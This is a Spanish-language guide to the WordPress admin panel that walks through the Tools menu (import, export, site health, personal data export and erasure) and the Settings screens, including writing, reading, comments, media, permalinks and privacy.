
Herramientas

WordPress ofrece herramientas para ejecutar algunas tareas extendidas en su blog como la importación y exportación de contenido, la comprobación del estado de salud del sitio, donde se muestra información crítica de la configuración de su WordPress y otros elementos que requieran su atención, y la opción de exportar y borrar datos personales. Todo esto además de las herramientas ya predeterminadas como lo es el Conversor de categorías y etiquetas.

A continuación se describe cada opción del menú de Herramientas de WordPress.

Herramientas disponibles


En esta sección verá un cuadro que indica que cuenta con la opción de Convertir etiquetas y categorías. Al hacer clic en el enlace que allí aparece se le redirigirá automáticamente a la página de importación, que es donde está disponible dicha utilidad.



Pantalla Herramientas disponibles

Importar


La herramienta de importación permite importar fácilmente todas las publicaciones, comentarios e imágenes de su blog desde otra plataforma o sistema de blogs a WordPress. En esa sección podrá elegir el sistema desde el cual hará la importación. Además si no aparece el sistema que requiere en el listado, tiene una opción de búsqueda en el directorio de plugins para ver si hay un importador disponible.



Pantalla Importar de WordPress

Exportar


La herramienta de exportación de WordPress crea rápidamente un archivo WXR que puede facilitar la importación de todo su contenido a otra plataforma de blog. Elija entre exportar todo el contenido o publicaciones y páginas. Es una forma muy útil de respaldar el contenido de tu blog.




Pantalla Exportar de WordPress

Salud del sitio

En esta sección verá el estado de salud del sitio e información de cada detalle sobre la configuración de su web WordPress, así como los errores críticos y las mejoras de seguridad y rendimiento recomendadas.




Pantalla Estado del Sitio de WordPress



Pantalla Información de salud del sitio de WordPress


Exportar los datos personales
Esta opción está disponible desde la versión de WordPress 4.9.6, y le ofrece la posibilidad de exportar datos de sus usuarios. Sólo debe introducir el nombre de usuario o correo electrónico para enviar la petición de exportación. El usuario recibirá un correo con un enlace que al darle clic automáticamente hará que la petición enviada aparezca en el listado de peticiones de WordPress con estado "**Confirmado**".

Una vez que el administrador confirma el estado, debe presionar el botón **Enviar datos.** Luego el usuario volverá a recibir un correo que contiene un nuevo enlace para descargar un archivo comprimido (.zip). Cabe destacar que dicho enlace sólo estará activo en un lapso de 48 horas.



Pantalla Exportar datos personales de WordPress

Borrar los datos personales
El funcionamiento de esta sección es exactamente igual al de Exportar datos, es decir debe colocar el nombre de usuario y correo electrónico y enviar la solicitud. El flujo de proceso del correo electrónico es el mismo, el usuario recibirá un enlace por email para que éste confirme el borrado de datos, aunque también se puede forzar el borrado de datos aunque el usuario no lo confirme.




Pantalla Borrar datos personales de WordPress

Ajustes

La sección Ajustes contiene pestañas a varias de las configuraciones principales para su sitio de WordPress. Aquí puede hacer cambios a gran escala en todo su sitio utilizando diferentes configuraciones del sitio.

Generales

En esta sección puede configurar las opciones básicas para su sitio de WordPress, como cambiar el título de su sitio, descripción y la dirección de su sitio (URL), perfil por defecto para los nuevos usuarios, dirección de correo electrónico del administrador, idioma del sitio, zona horaria y formato de fecha y hora.




Pantalla Ajustes Generales de WordPress

Escritura

Esta configuración le ofrece la opción de:


- Establecer categorías predeterminadas y formatos de publicación para su contenido. WordPress asignará automáticamente una categoría y formato si no lo hace.
- Publicar por correo electrónico: cree una publicación con un cliente de correo electrónico y publíquela en su blog de WordPress.
- Actualizar servicios: actualice automáticamente los servicios haciendo ping a ellos para que sepan que ha publicado contenido nuevo para publicaciones.



Pantalla Ajustes de escritura de WordPress

Lectura

Establezca la página de inicio de su sitio (ya sea una página estática o las últimas publicaciones de blog), la cantidad máxima de publicaciones a mostrar en el sitio y en el feed, visibilidad en los motores de búsqueda y si desea mostrar su publicación completa o un resumen de cada publicación.




Pantalla Ajustes de Lectura de WordPress

Comentarios

En esta sección puede controlar cómo se reciben los comentarios en su blog o sitio web, así como deshabilitarlos por completo. Incluye configuración de artículos, configuración y notificación de comentarios, así como otras configuraciones de moderación y control de éstos. También le permite elegir de una lista de proveedores de avatar que muestra una imagen para sus autores de comentarios junto a sus comentarios.

Es recomendable mantener los comentarios de moderación con múltiples enlaces, ya que esto es una señal de spam.



Pantalla Ajustes de Comentarios de WordPress

Medios

La pantalla de configuración de medios le permite determinar en píxeles el tamaño de sus imágenes cuando las inserte en la biblioteca de medios de su sitio. Aquí puede cambiar los tamaños predeterminados de las miniaturas, así como otros tamaños de imágenes que desea insertar. Además le permite seleccionar si desea organizar los archivos subidos en carpetas por mes y año o no.



Pantalla Ajustes de medios de WordPress

Enlaces permanentes

En esta sección podrá personalizar la estructura de los enlaces para todas sus publicaciones, páginas, categorías y etiquetas de su sitio web. La mejor opción es tener una estructura que permita que las palabras clave de los títulos de su publicación / página se implementen en su URL, también conocida como la estructura del nombre de la publicación, ya que esto brinda a sus lectores y motores de búsqueda una idea del contenido de dicha página /publicación.


Todo en su sitio que tenga una dirección única para esa página / publicación específica, etc., tiene un enlace permanente. Los enlaces permanentes, en términos simples, son las direcciones web permanentes de sus publicaciones, páginas y categorías de blog individuales.

Estos enlaces web únicos (URL) serán utilizados por otros sitios cuando se vinculen a páginas / publicaciones específicas en su sitio. Deben permanecer permanentes y no cambiar a menos que sepa exactamente lo que está haciendo.

Cambiar sus enlaces permanentes es fácil siempre que comprenda que sus enlaces deberán ser redirigidos a menos que esté comenzando un nuevo blog desde cero.

Otras estructuras de enlaces permanentes son:

- Día / Nombre.
- Mes / Nombre.
- Numérico.
- Nombre de la entrada.
- Estructura personalizada.



Pantalla Ajuste de Enlaces Permanentes de WordPress

Privacidad

En esta sección se le informa que debe ajustar su sitio de acuerdo a las políticas de privacidad nacionales o internacionales, por lo que da la opción de seleccionarla o en su defecto crearla. También muestra un enlace donde puede acceder para editar el contenido de su página de política de privacidad y otro enlace para previsualizar dicha página.



Pantalla Ajustes de privacidad de WordPress

Elija entre la opción pública o privada. Si desea que su sitio sea visible públicamente para los motores de búsqueda y para toda la red mundial, seleccione público. Si no elija privado.



Editar Privacidad

Cerrar menú

Al hacer clic en **Cerrar menú** automáticamente se ocultará el panel de administración de WordPress. Para volver a desplegarlo haga clic nuevamente en la flecha que aparece al lado de esta opción.